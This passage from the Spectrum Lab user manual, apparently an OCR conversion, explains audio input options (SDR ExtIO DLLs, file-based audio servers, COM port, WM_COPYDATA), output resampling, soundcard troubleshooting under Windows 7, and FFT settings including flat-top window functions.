
- ExtIO_SDRplay_RSP1.dll
- ExtIO_SDRplay_RSP1A.dll
- ExtIO_SDRplay_RSP2.dll
- ExtIO_SDRplay_RSPduo.dll

None of these radios needs an 'additional parameter' for the ExtIO DLL, so leave the field empty when SL asks for it.
Like most other SDRs (with USB or Ethernet interface), the SDRplay receivers deliver an I/Q stream, so start with one of the preconfigured configurations for 'SDR and Image-cancelling DC receivers (I/Q)' under the 'Quick Settings' menu.
Note: Since 2020-01, Spectrum Lab doesn't select a different input device if the input device is already an SDR (software defined radio), even when picking one of the configurations that were originally prepared for a certain SDR, e.g.

"Quick Settings" -
"SDR and Image-cancelling DC receivers (I/Q)"
"SDR-IQ, 37 kHz sampling rate, downconverter, adjustable filter"

5.2.9 2.9 Audio File Servers and Clients

It is possible to connect Spectrum Lab to an other application which serves as "remote Analog/Digital converter" or "Digital/Analog coverter". The other application then acts as "Audio File Server" to replace the audio input (ADC) and/or output (DAC). This may be used as an interface to any kind of exotic audio hardware. (Note: You don't need this if SL shall analyze the audio input from your "local" soundcard !)
To establish a link between an audio client and an audio server, the audio client (which is Spectrum Lab) must know the name of the audio server, or at least the name of the file produced or consumed by the server. All this can be configured in Spectrum Lab's "Audio File Server" menu:



Other Audio sources and targets (audio file server, or message-based system)

□ consume ADC file: audio.dat
start: SndInput.exe /sr=11025 /c stop: SndInput.exe /quit

□ produce DAC file:
max 0 K, start: stop:

☑ Receive audio data through WM_COPYDATA messages (for example from winamp plugin)

□ Send audio data through WM_COPYDATA message to window name:

□ Receive audio via : Source IP addr 192.168.0.201 port 1024

□ Send audio via : Destination IP addr 192.168.0.200 port 1025

☑ Act as a SERVER for audio-via-TCP/IP my IP addr 192.168.0.100 port 1024

Last error: no error

For example the program may receive audio data from an audio server called "SndInput.exe" and sends sound data to "SndOutpt.exe". (These are just *examples*, I use these two programs myself. Instead of SndInput.exe use SerInput.exe if you have an external A/D converter on the serial port. See notes below)
In this case, simple disk files are used to exchange audio data from "producer" to "consumer". The audio file transfer protocol is very simple (not "FTP" for heaven's sake :-), it is described in a file which is available from the author of Spectrum Lab (part of the sound utility package, files "SoundUtilityInfo_01.txt" (english) and "SoundUtilityInfo_49.txt" (german). Two sample programs which use the soundcard are written in plain "C", and are available on the DL4YHF website. They can easily be adapted to drive any external A/D or D/A hardware. To drive the author's PIC-based A/D converter (connected to the serial port), use the serial input utility mentioned further below.
To use an external A/D or D/A "server" program, fill out these fields in Spectrum Lab's setup dialog:

"consume ADC file"

Activate this checkmark if you want to use an external audio file server instead of your soundcard's analog/digital converter,

and enter the name of the file which will be produced by the audio server.
Example: ..\SoundUtl\audio.dat

"to start A/D server"

This is an optional service if you want to start your A/D server automatically from SpecLab (only possible when the audio server runs on the same PC as SpecLab, otherwise you will have to start the server manually). Example:
Example: `C:\SoundUtl\SndInput.exe /of=audio.dat /sr=11025 /ch=1 /dt=1`
(Look into the A/D server's manual for the necessary command line parameters ! The command line may be added automatically after you selected the server by clicking on the [...] button)

"to stop A/D server"

This is a similar command line as the one above, but to stop the A/D file server (and terminate itself, usually..). The command line argument for both SndInput.exe and SerInput.exe is `/quit` .

"produce DAC file"

Activate this checkmark if you want to use an external audio file server instead of your soundcard's analog/digital converter,
and enter the name of the file which will be produced by the audio server.
Example: ..\SoundUtl\to_dac.dat

"to start D/A server"

Works like "to start A/D server" (described above) if you want to start the D/A-conversion server automatically from SpecLab.

Besides web streams and the "file-based" audio interface, it is possible to send and receive uncompressed audio through other means:

- Receive audio data through WM_COPYDATA messages
  Select this option to receive audio data from the "Winamp-to-SpecLab"-plugin.
- Receive and send audio through an 'Audio I/O DLL' with shared memory (details at www.qsl.net/d/dl4yhf/AudioIO/index.html).


Notes:

- While the "A/D" server is in use, the message "File doesn't exist" may appear on the tabsheet "A/D D/A Server". This is not an error. It only means that SpecLab looked for the audio exchange file and didn't find it, because the server has not produced a new file since SL last deleted it. Under normal conditions, the message toggles between "no error" and "file not found". If the "file not found"-message never disappears, make sure the filenames are correct, and the A/D server writes the file into the directory where SL expects it. It may be helpful to specify the full path for the audio file, not just the pure filename (something like "c:\temp\audio.dat" instead of just "audio.dat").
- SL uses 16-bit integer values (by default) to communicate with "audio file servers". This may be different if decimated I/Q sample pairs are used.
- For more information about the "sound input" and "sound output" utilities, look into the file ?..\..\SoundUtl\SoundUtilityInfo_49.txt (in german) or ?..\..\SoundUtl\SoundUtilityInfo_01.txt after downloading and unpacking the "sound/audio utilities" from DL4YHF's website. If you already have a copy of DL4YHF's "Sound Utilities" on your harddisk: The SoundUtilityInfo-links only work if you have downloaded these utilities and copied them into the same directory structure as in my original "source files".

5.2.102.10 Audio via COM port (and other 'exotic' ways to feed audio in real time)

Since October 2002, a firmware is available for a PIC12F675 microcontroller which can be used as an external A/D converter for 2 channels at exactly 2500 samples per second. Data are sent to the PC through the serial port ("COM1" or "COM2"). PIC-Firmware and "interface driver" program ("SerInput.exe") can be obtained from the author, or downloaded from DL4YHF's homepage. The "interface driver" program is implemented as an audio server for Spectrum Lab (and almost any other application, written in any programming language which can access simple disk files). See hardware desription for the PIC-based serial A/D converter for more details.

Due to the complexity and the size of it, the rest of this chapter has been moved into another file. Please see SpecLab/html/audio_via_com_port.htm for details about how to configure Spectrum Lab to receive digitized audio (or similar sampled streams) via the PC's serial port.



COM6

params: 115200,8-N-1,IQ12

timeout/ms 500 latency/ms 0

5.2.11 2.11 Sending and receiving audio through WM_COPYDATA messages

Different audio-processing programs running on the same computer can send audio in real-time to other applications without the need for an extra soundcard, or a virtual audio cable. Spectrum Lab (and a few other applications written by its author) can use WM_COPYDATA messages. Details about the principle are here. One application which uses this feature is an output-plugin for Winamp, which allows you to play MP3 files (and audio streams received from the internet) directly into Spectrum Lab. Details about the Winamp-to-SpecLab plugin are here.

5.2.12 2.12 Audio output resampling

In certain cases, the sampling rate of the audio output (DAC) may be different from the sampling rate of the input (ADC).
Example:

- The input comes from an external "box" (for example, an SDR), which uses an exotic sampling rate that is not an integer multiple of your computer's soundcard,
- your computer's soundcard uses slightly different sample rates for the in- and the output (this happened, for example, with the integrated audio device in Thinkpad notebook). How to notice this is explained further below.
- you want to connect an exotic audio output device to the computer, which doesn't use one of the 'standard' audio sampling rates

In these cases, open the "Audio I/O" tab in SpecLab's configuration dialog. Set the checkmark "use different output sample rate", and enter the nominal sampling rate. For example:

```
[v] use different output sample rate:
    nominal : 22050 Hz
```

SL will try to lookup the precise sample rate in the sample rate calibration table.
The "precise" sampling rate for the *output* may be a bit difficult to find out if you don't have a hardware frequency counter, but there is a trick how to do this below. SpectrumLab needs to know this "real" output sampling rate to calculate the precise resampling ratio, which may be any fractional number (thanks to an algorithm similar to those explained at http://www-ccrma.stanford.edu/~jos/resample/). The next chapter describes on of the most important applications of the output resampling function.

5.2.12.1 2.12.1 Bad soundcards with different sample rates for ADC and DAC

A quick check to see if the input- and output sampling rate of your soundcard are exactly equal (as they should, in a 'good' soundcard) :


- Turn the option "use different output sample rate" off (see above)
- Turn on both ADC and DAC in the circuit window (so the soundcard runs in full duplex mode)
- Turn on one of the sine waves in the test signal generator, and connect it to the output
- Let the generator run for several minutes, and listen to the tone. If you hear a clean note without any gaps (popping or clicking sounds), you don't need different input- and output sample rates !

Otherwise, in the main menu, select "View/Windows"..."Debugging Window". On the Debug tab, there are indicators for the input- and the output buffer usages. Watch the display for "OutBuf=XX %" and "InBuff=XX %". Typically (if all works well in full duplex mode), the output buffer is filled to 40 .. 60 percent, and the input buffer is filled to 0 percent. Why ? As soon as input samples are received from the soundcard, they are processed; so the input buffer is ideally empty most of the time. On the other hand, the output buffer must not run empty - otherwise, there is the chance of interrupted audio output (which you hear as "popping" or "clicking" sounds). When the audio processing starts, the output buffer is filled to about 50 percent of the available space.
If the "OutBuff" percentage slowly decreases, the true output sampling rate is higher than the nominal value (as in the example shown above).
If the "OutBuff" percentage slowly increases (or the "InBuf"-percentage increases), the true output sampling rate is smaller than the nominal value.
If you have a frequency counter, you can easily find the correct value for the true ("real") output sample rate: Use SL's test signal generator to produce a 1000 Hz tone, measure it with a frequency counter, and calculate the "real" sample rate as below:
f_sample_real = f_sample_nominal * f_test_measured / f_test .
Example: f_sample_nominal = 22050 Hz, f_test = 1000 Hz, f_test_measured = 1006.8 Hz
-> f_sample_real = 22050 Hz * 1006.8 / 1000 = 22199.94 Hz .
After this, there should be no more input buffer overruns, or output buffer underruns... until you install another soundcard !

back to top

5.2.132.13 Multiple soundcards in one system

If you have more than one audio device (soundcards eg) in your system, you can select the audio input and output which shall be used by Spectrum Lab in the audio settings.



Input Device / Pipe / Driver: SDR-IQ / SDR-14
params:
timeout [ms]: 500

Output Device / Pipe / Driver: 0 SoundMAX HD Audio
params: stream=VLF3 opt=B

Beware: The names which appear in the selection list are sometimes quite cryptic, like "Nr. 3 = Hochwertiges Bluetooth-Audio" on the author's machine.
If there's only soundcard installed on the PC, leave both "Audio Input Device" and "Audio Output Device" set to the default value (-1 = default WAVE input / output). The program will then use the *first available soundcard*, which is usually correct.
Entries in the device selection lists which do not begin with a number are ASIO drivers. More information on how to use ASIO is in this separate document .
See also: audio servers, audio I/O DLLs, ExtIO-DLLs, program start with command line parameters .
back to top

5.2.142.14 Unexpected aliasing and soundcard trouble under Windows 7/8/10

5.2.14.1 2.14.1 Unexpected aliasing under Windows 7

The following was suggested by a member of the Spectrum Lab user's group (- thanks Ed -) to eliminate aliasing effects when trying to run the soundcard at 48000 samples/second or more under Windows 7 :

- Look into the sample-rate setting under the 'Advanced' setup in the properties of the sound recording device.
  (Control Panel > Sound > Recording tab, highlight your device and click Properties, then the Advanced tab).
- You may find that W7 is setting your card up at the default 44.1, and everything else is resampled.
  I see this with my Gigabyte onboard Realtek 889, W7 32-bit.
  Tell W7 to use 48k and all will be well.

So, even though the audio hardware supported 48000 samples per second, and the application (Spectrum Lab) requested 48000 samples per second from the "operating system", Windows 7 stupidly resampled from 44100 to 48000 samples/second, causing signals above 22050 Hz to "fold back" at the Nyquist frequency (= half sampling rate).
Most likely, the same also applies to higher sampling rates (96 or even 192 k, if the audio hardware supports it).

5.2.14.2 2.14.2 Trouble with Windows 7 / missing 'Wave Out Mix' device

In the soundcard Mixer Control of Windows 7, input controls like "Master record" and "Wave Mix " seem to be missing. It seems to be impossible to select "what you hear" for input.
If you also miss these important 'mixer controls' under Windows 7, here's where to find them (thanks Chris for answering the question in the Spectrum Lab User's group !) :
> If the 'Wave Out Mix' is hidden and not made obvious at all, try this:


1. Select sound from the control panel.
2. Select the recording tab.

3. Right click on the background of the tab and choose "show disabled devices."
4. Right click on Wave Out Mix and click enable.
5. Now it should work the same way as Wave Out Mix in Windows XP, allowing you to record any sound your computer makes.

In other cases (reported in the Spectrum Lab Users group), input devices did not appear in Spectrum Lab's list of audio input devices, as long as *nothing was plugged into the 3.5mm audio jack* !
Connecting a dummy plug into the PC's 'line input' made the device appear in the stupid list of audio devices reported by windows.

5.2.14.3 2.14.3 Selecting higher sampling rates under Windows 7

On some machines (running Windows 7), it required some additional work to get the soundcard running at the 'desired' sampling rate. It's a mystery why windows doesn't automatically switch the soundcard to say 96 kHz when the application (here: Spectrum Lab) 'asks' for it; especially when no other program uses the card. But there you are.. windows cannot be explained by logic.
Here's how the author got an onboard audio devive running at 96 kSamples/second, or even more. In this case, a Lenovo X61s also supported 192 kSamples/second:
First, open the 'Sound' control panel, and switch to the 'Recording' tab ('Aufnahme' in German)...




Wählen Sie ein Aufnahmegerät aus, um die Einstellungen zu ändern:

Mikrofon
SoundMAX Integrated Digital HD Audio
Standardgerät

(depending on window's mood, this screen can be opened through Spectrum Lab's main menu : Options ... Volume Control for Record (audio in) ... at least in Windows 7)

On that tab, click on 'Properties' (not 'Configure') - in German, 'Eigenschaften', nicht 'Konfigurieren' !). This opens yet another dialog window, titled 'Eigenschaften von Mikrofon' / 'Properties of Microphone' (?).
Switch to 'Erweitert' ('Extended'?) on that tab. If you're lucky, there is combo box which can be expanded into a long list of different 'qualities', with different bit depths and sampling rates:



Eigenschaften von Mikrofon

Standardformat

Wählen Sie die Abtastrate und die Bittiefe aus, die im gemeinsamen Modus verwendet werden soll.

2 Kanal, 16 Bit, 96000 Hz (Studioqualität)

Allgemein
Abhören
Benutzerdefiniert
Pegel
Mikrofonerweiterungen
Erweitert
2 Kanal, 16 Bit, 8000 Hz (Telefonqualität)
2 Kanal, 16 Bit, 11025 Hz (Diktatqualität)
2 Kanal, 16 Bit, 16000 Hz (Tonbandgerätqualität)
2 Kanal, 16 Bit, 22050 Hz (MW-Radioqualität)
2 Kanal, 16 Bit, 32000 Hz (UKW-Radioqualität)
2 Kanal, 16 Bit, 44100 Hz (CD-Qualität)
2 Kanal, 16 Bit, 48000 Hz (DVD-Qualität)
2 Kanal, 16 Bit, 88200 Hz (Studioqualität)
2 Kanal, 16 Bit, 96000 Hz (Studioqualität)
2 Kanal, 16 Bit, 176400 Hz (Studioqualität)
2 Kanal, 16 Bit, 192000 Hz (Studioqualität)
2 Kanal, 24 Bit, 44100 Hz (Studioqualität)
2 Kanal, 24 Bit, 48000 Hz (Studioqualität)
2 Kanal, 24 Bit, 96000 Hz (Studioqualität)
2 Kanal, 24 Bit, 192000 Hz (Studioqualität)
Standards wiederherstellen
OK
Abbrechen
Übernehmen

Be sure to pick **the same sampling rate** as you did in Spectrum Lab's audio settings tab !

See also (related subjects; trouble with more recent Windows version):
Troubleshooting, known bugs and more
More "fun" with Windows 10 : USB audio devices are DISABLED and no longer displayed
Even more "fun" with Windows 10 : No more audio from the soundcard due to 'Privacy Settings'

back to top

5.3 3. FFT settings

The FFT settings are on one tab of the Configuration and Display Control dialog. It can be opened from the menu "Options ... FFT Settings". The following parameters can be adjusted :

Decimate FFT Input (formerly: Sample Rate Divisor)

An internal "sample rate divisor". This parameter is used to decimate the samples before the FFT calculation. If the audio processing rate is 8000, and (for example) the "Rate Divisor" is set to 4, the 'internal' sample rate for the FFT input is only (8000/4=) 2000 samples per second, reducing the CPU power and increasing the FFT resolution.
Thus, the FFT's input decimation is actually a *multiplier* for the FFT input length. This is what other authors later called 'Zoom FFT'.
BUT: The higher the decimation (divisor for the FFT's input sampling rate), the lower the maximum frequency that can be detected with the FFT.
Note: The sample rate may have already been decimated at an earlier stage ! See 'Audio Settings'.
Together with the option 'complex input for the FFT with internal frequency shift' (under FFT input type), the center frequency can be set anywhere between 0 Hz and the half input sampling rate, or (for I/Q input) between - 0.5 * f_sample to 0.5 * f_sample.

FFT input size

The number of samples that are processed by a single FFT calculation. Must be a power of 2. This parameter influences the frequency ***resolution*** in the FFT output.
Since program version V1.2, the FFT Size does no longer define the speed of the scrolling

waterfall !

The higher you set the FFT size, the more frequency esolution you will get, but the longer it will take to calculate an FFT. On slow PCs (<100MHz), you should leave the FFT input size below 16384 samples. If the CPU is too slow, the waterfall will scroll slower than it should !

A detailed discussion of FFT input size, decimation, sample rate and frequency resolution is here.

FFT window function

Selects the windowing function for the samples in the time domain. Each block of samples which enters the FFT will be multiplied with this function, which usually has a shape of a raised sine wave, with values near zero at the edges of the window, and one in the center. For most applications, the Hann window (mistakingly called "Hanning") is often the best choice because it has a good dynamic range (suppression of sidelobes) while maintaining a low equivalent noise bandwidth. For details, search Wikipedia on "window function" (used to be on en.wikipedia.org/wiki/Window_function). The window functions implemented in SL are: Rectangle, Hamming, Hann, Gauss, Nuttall, and various Flat Top windows. They can also be set through the interpreter.

Notes on the FFT windowing functions:

- The equivalent noise bandwidth for the currently selected FFT parameters is displayed in the info box below the FFT settings.
- The formulas of the FFT windowing functions are contained in the SL installation archive, in the file 'Goodies/fft_windows.txt'. You can load that file with DL4YHF's "CalcEd" ("calculating editor") to plot the windowing functions in a graphic window.
- for the experimental correlogram display, you may have to use the rectangular window .

Details about 'new' FFT windowing functions (added May 2014) are here.

FFT Input Type

"Real-number FFT": Preferred type for all broadband applications, where the displayed frequency range shall start at "DC" (0 Hz). No frequency conversion *inside the spectrum analyser*.

"Complex input with internal frequency shift": For narrow-band applications, if only a small frequency range (centered around any audio frequency) is of interest. This only works together with a decimation factor of 4 or higher. Internally, the analysed signal is multiplied with a *complex* oscillator signal (the "center frequency"). The complex signal (with "I"- and "Q"-branch) is then decimated, and the decimated signal (with a low sampling rate) is fed into a *complex* FFT.

"Complex input with separate I/Q channels": also a complex FFT, but no oscillator and complex I/Q multiplier *inside the frequency analyser*. Instead, the I- and Q-branch is fed into the analyser via two separate input channels. These two channels can be the LEFT and RIGHT input of a soundcard running in stereo mode, or an external two-channel A/D converter. More information about I/Q processing with Spectrum Lab is here.

Include F.O. calibrator (Frequeny Offset Calibrator)

This is only possible if the FFT type is set to "complex input with frequency shift". With this option, the frequency error (measured by the frequency offset detector) is subtracted from the complex oscillator frequency as explained in the previous paragraph.

~~Zero-pad input if not enough samples available yet~~

~~If this option (checkmark) is set, the FFT input will be padded with zeroes as long as not enough samples are available for input yet.~~

~~This option can help to 'see something quickly' if the FFT size (length * decimator) is very large, as in the '*very* slow QRSS modes'.~~

FFT output unit

Select the display unit for the FFT results (for spectrum graph and waterfall):

V (volts), W (power in watt), and several logarithmic scales (dB, dBuV, etc).

The linear scales (voltage or power) are sometimes better to detect very weak signals in the waterfall display, expecially with high noise floor.

The logarithmic scales ("dB" with different reference levels) are more common if the input signal has a high dynamic range.

Absolute unites (like V, dBuV and a few others) only make sense after an amplitude 'calibration' as explained here.
Hint: You can compare signal amplitudes directly in decibels with the "readout cursor" in the spectrum display. The cursor function also uses the "FFT output unit" for display, so this name is a bit misleading.

FFT internal average

This parameter may be important if you try to 'dig' very weak signals out of the noise.
A value of 0 will give no averaging, a value of 3 will already reduce the random noise a bit, and will make the spectrum look smoother, so weak coherent signals crawl out of the noise on the spectrogram display. The higher the average value, the greater the smoothing effect, but if the value is too high the spectrum (and spectrogram) will react too sluggish. See also: Overwiev of different averaging- and smoothing options.

FFT smoothing (parameter: number of neighbour bins)

This option can help to detect very weak, but relatively "broad" signals. The smoothing parameter are the number of "neighbour" bins in the FFT which are averaged to form the smoothed spectrum. Internally, a Gaussian kernel is used. Unlike FFT averaging (which operates on consecutive FFTs), the smoothing option affects the shape of a signal (for example, it turns a 'sharp peak' from a coherent signal into a wider (Gaussian) 'hump'. But if the signal is already a hump with a certain bandwidth anyway, this option can help to squeeze the last fraction of a decibel out, so a signal becomes visible in the spectrum display. Try to match the smoothed bandwidth to your observed signal to get the best result with this function .. it may require some trial-and-error. The FFT Smoothing was revived in SpecLab for the EVE experiment.


FFT output type

Set to "Normal (amplitude only)" for a normal spectrogram without phase (or radio-direction) information,
or to "Complex (real + imaginary part)" for special applications - for example phase analysis,
or to "Radio Direction Finder" for a radio-direction-finding spectrogram where the colour indicates the azimuth angle.
Note 1 : Some FFT output types don't affect the waterfall display, but only the FFT export (as file) !
Note 2 : The spectrum replay function (which transforms *spectra* back into *audible signals*) only works if the FFT output is set to "complex", otherwise the phase information in the original signal gets lost.
Note 3 : The triggered averaged spectrogram (with one average buffer for each of the spectrogram lines) only works if the FFT output type is set to "Normal (amplitude only)".

back to top

5.3.1.1 New FFT windowing functions

Since May 2014, a few new 'flat top' windowing functions were added in Spectrum Lab, mainly out of curiosity, and to find out if they made a difference with 'real-world radio signals'.



Screenshot with a few 'classic' and 'new' FFT windowing functions.
'HFT248D' is one of the new functions ('Flattop with 248 dB sidelobe suppression').

The following windowing functions can be selected on the 'FFT settings' panel (besides the classic Rectangle, Hann, Hamming, and Gauss window).
The new functions were implemented according to a publication by the Max-Planck-Institut für Gravitationsphysik (Teilinstitut Hannover), written by G. Heinzel, A. Rüdiger and R. Schilling:

> *Spectrum and spectral density estimation by the Discrete Fourier transform (DFT),*
> *including a comprehensive list of window functions and some new flat-top windows.*

The article was publicly available as PDF at http://edoc.mpg.de/395068.
If you *really* need such 'high dynamic range spectra' (at the expense of equivalent noise bandwidth), read that article to decide which of the following windowing functions is best suited for your application !
Also consider that the *normal* compilations of Spectrum Lab use 32-bit floating point numbers (with 24-bit mantissa), thus you won't see much difference between FFT windows with 196 dB or even more suppression of the sidelobes (see screenshots further below).

Nuttall '4 B' :

Low frequency resolution but large dynamic range (sidelobes 93 dB below the main lobe),
NENBW (Normalized Equivalent Noise BandWidth) = 2.0212 frequency bins
(for comparison, Hann-window: NENBW = 1.5 bins, sidelobes 31.5 dB below the main lobe)

Flattop '5 F' : Fast decaying 5-term flat top window

Low frequency resolution but fast decay of sidelobes.
NENBW = 4.3412 bins
highest sidelobe at -57.3 dB, located +/- 5.31 bins from the peak

Flattop '5 M' : Minimum sidelobe 5-term flat top window

Low frequency resolution but good attenuation of sidelobes.
NENBW = 3.8852 bins
highest sidelobe at -89.9 dB, located +/- 5.12 bins from the peak

Flattop -95 dB : Flat top window with -95 dB sidelobes (by G. Heinzel: "HFT95", D.3.2)


NENBW = 3.8112 bins
highest sidelobe at -95.0 dB, located +/- 7.49 bins from the peak

Flattop -144 dB : Flat top window with -144 dB sidelobes (by G. Heinzel: "HFT144D", D.3.5)
NENBW = 4.5386 bins
highest sidelobe at -144.1 dB, located +/- 7.07 bins from the peak

